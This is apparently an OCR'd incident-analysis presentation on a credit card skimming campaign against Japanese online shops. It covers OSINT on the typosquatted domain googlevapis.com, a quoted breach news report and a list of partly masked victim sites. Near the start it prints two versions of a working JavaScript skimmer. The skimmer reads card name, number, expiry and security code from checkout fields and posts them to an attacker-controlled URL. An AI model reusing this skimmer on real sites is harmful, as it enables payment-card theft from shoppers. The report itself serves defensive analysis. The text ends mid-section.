
Upload destination

```
function dujcaa() {
    if (f) {
        return
    }
    var a = 'https://ajax.googlevapis.com/ajax/libs/jquery/2.2.4/js/07A/jquery/';
    if (document.getElementById("fs_input_creditCardNumber").value != "" && document.getElementById("fs_input_creditCardName").value != "" &&
        document.getElementById("fs_input_securityCode").value != "") {
        var b = "tika..";
        if (window.location.href.indexOf("urbancherry.jp") > -1) {
            b = "urbancherry.."
        }
        var c = getCookie("bDatas");
        if (c != null) {
            b = b + c
        }
        var d = b + ".." + document.getElementById("fs_input_creditCardName").value + ".." + document.getElementById("fs_input_creditCardNumber"
            ).value + ".." + document.getElementById("fs_input_creditCardExpirationMonth").options[document.getElementById("
            fs_input_creditCardExpirationMonth").selectedIndex].value + "-" + document.getElementById("fs_input_creditCardExpirationYear").
            options[document.getElementById("fs_input_creditCardExpirationYear").selectedIndex].value + ".." + document.getElementById("
            fs_input_securityCode").value;
        f = true;

        function seelpSet() {
            f = false
        }
        setTimeout(seelpSet, 1000);
        postrec(d, a)
    }
}
```

Attackers steal users' credit card information without the knowledge of users and EC site operators.

This malicious JavaScript is an attempt by the attacker to prepare a malicious server and send the stolen information in Case A.

Motivation: (2) ..or send them to another compromised EC Site(s) or other malicious sites



```
function dujcaa() {
    if (f) {
        return
    }
    var a = 'https://[redacted].com/plugin/AjaxZip3/media/jquery.min.js.php';
    if (document.getElementById("fs_input_creditCardNumber").value != "" && document.getElementById("fs_input_creditCardName").value != "" &&
        document.getElementById("fs_input_securityCode").value != "") {
        var b = "[redacted]";
        var c = getCookie("bDatas");
        if (c != null) {
            b = b + hexToString(c)
        }
        var d = b + ".." + document.getElementById("fs_input_creditCardName").value + ".." + document.getElementById("fs_input_creditCardNumber"
            ).value + ".." + document.getElementById("fs_input_creditCardExpirationMonth").options[document.getElementById("
            fs_input_creditCardExpirationMonth").selectedIndex].value + "-" + document.getElementById("fs_input_creditCardExpirationYear").
            options[document.getElementById("fs_input_creditCardExpirationYear").selectedIndex].value + ".." + document.getElementById("
            fs_input_securityCode").value;
        f = true;

        function seelpSet() {
            f = false
        }
        setTimeout(seelpSet, 1000);
        postrec(d, a)
    }
}
```

Tampered legitimate EC site

Here it is for case B.


The yellow part is the upload destination of the stolen information, but we have confirmed that the information was uploaded to a legitimate site.

03

Damage Assessment (OSINT)
(How far?)

OSINT: Targeted EC Sites on Incoming Traffics.

Victim organization information obtained from attacker's Domain information



googlevapis.com

Seen 200 times between April 13th, 2021 and March 28th, 2022.

Live Screenshot Hover to expand

General Info

Created July 28th, 2020

Direct hits

Summary of pages hosted on this domain

IPs 2606:4700:3030::ac43:a91e | **5x** 2606:4700:3037::6815:1b6a | **3x** 104.21.27.106 | **2x** 172.67.169.30 | **1x**

Domains ajax.googlevapis.com | **11x**

Recent scans (11 total)

🔒	URL	Age	Size	⇄	IPs	⚑	🏠
ℹ	ajax.googlevapis.com	14 days	8 KB	3	1	1	🇺🇸
🔒	ajax.googlevapis.com	20 days	7 KB	3	1	1	🇺🇸
ℹ	ajax.googlevapis.com	a month	8 KB	3	1	1	🇺🇸
ℹ	ajax.googlevapis.com	2 months	8 KB	3	1	1	🇺🇸
ℹ	ajax.googlevapis.com:443	4 months	816 B	1	1	1	🇺🇸

Incoming hits

Summary of pages that talked to this domain

ASNs AS9370 | **184x** AS16509 | **2x** AS23824 | **2x** AS131921 | **1x**

IPs 27.133.148.233 | **184x** 52.199.226.81 | **2x** 219.99.174.102 | **2x** 153.122.182.76 | **1x**

Domains vec[redacted]


www.the-sar[redacted]

Countries ● JP | **189x**

Recent scans (189 total)

🔒	URL	Age	Size	⇄	IPs	⚑	🏠
🔒	[redacted]a.jp	5 months	4 MB	127	54	7	●
🔒	[redacted]a.jp	5 months	4 MB	127	54	7	●
🔒	[redacted]ark.jp	5 months	3 MB	563	64	8	●

OSINT: PoC of Damage by Tampered EC Sites & File Names



ドレス通販サイトに不正アクセス - クレカやログイン情報流出の可能性

DRESS DESIGN WORKSは、ドレスなど衣料を扱う通信販売サイト「Tika」が不正アクセスを受け、顧客のログイン情報やクレジットカード情報が外部に流出した可能性があることを明らかにした。

同社によれば、第三者のなりすましによる不正アクセスにより、決済アプリケーションを改ざんされたもの。2020年2月24日から2021年4月20日にかけて顧客8306人がサイト上より入力したクレジットカード情報が外部に流出し、不正に利用された可能性がある。

対象となるクレジットカード情報は9656件。クレジットカードの名義、番号、有効期限、セキュリティコードが含まれる。決済時に登録済みのクレジットカード情報を用いた場合は影響を受けないとしている。

また対象期間中に同サイトへログインした顧客のメールアドレス、パスワード、生年月日についても流出した可能性があるという。

4月21日にシステム会社から情報流出の可能性について指摘があり問題が発覚。同社では5月19日にクレジットカード決済を停止。外部事業者による調査を進めていた。

9月29日に調査を終えており、同社では10月22日に警察へ被害を申告。10月27日に個人情報保護委員会へ報告した。対象となる顧客に対しては、12月6日より報告と謝罪のメールを送付。身に覚えのない請求に注意するよう呼びかけている。

引用元
https://www.security-next.com/132210

Unauthorized access to a fashion shopping site
Possibility of exposure of credit card and login information


～ Excerpt ～

From February 24, 2020 to April 20, 2021, there is a possibility that the credit card information entered by 8,306 customers on the site was leaked and used illegally.

The target credit card information is **9656**. Includes credit card name, number, expiration date, and security code.

OSINT: List of Sites that have been Compromised & Tampered

As a result of investigating fraudulent sites with URLScan, we extracted several damaged EC sites as per below examples:



_time	ReqURL	Referer
2020-11-06T18:15:16.000+0900	https://ajax.googlevapis.com/ajax/libs/jquery/2.2.4/jquery.2.0.7.min.js	https:/
2020-12-07T12:14:11.000+0900	https://ajax.googlevapis.com/ajax/libs/jquery/2.2.4/jquery.2.0.7.min.js	https:/
2021-09-15T12:19:28.862+0900	https://ajax.googlevapis.com/ajax/libs/jquery/2.2.4/jquery.2.0.7.min.js	https:/
2021-10-21T15:37:04.643+0900	https://ajax.googlevapis.com/ajax/libs/jquery/2.2.4/jquery.2.0.7.min.js	https:/
2021-10-22T13:37:51.775+0900	https://ajax.googlevapis.com/ajax/libs/jquery/2.2.4/jquery.2.0.7.min.js	https:/


This leads us to the targeted local EC sites such as:

- ti*a.jp
- urbanc*erry.jp
- vector-****.jp
- an*ara*.jp

Damage assessment: How to Identify Compromised EC sites

Use the following method to identify a defaced EC site

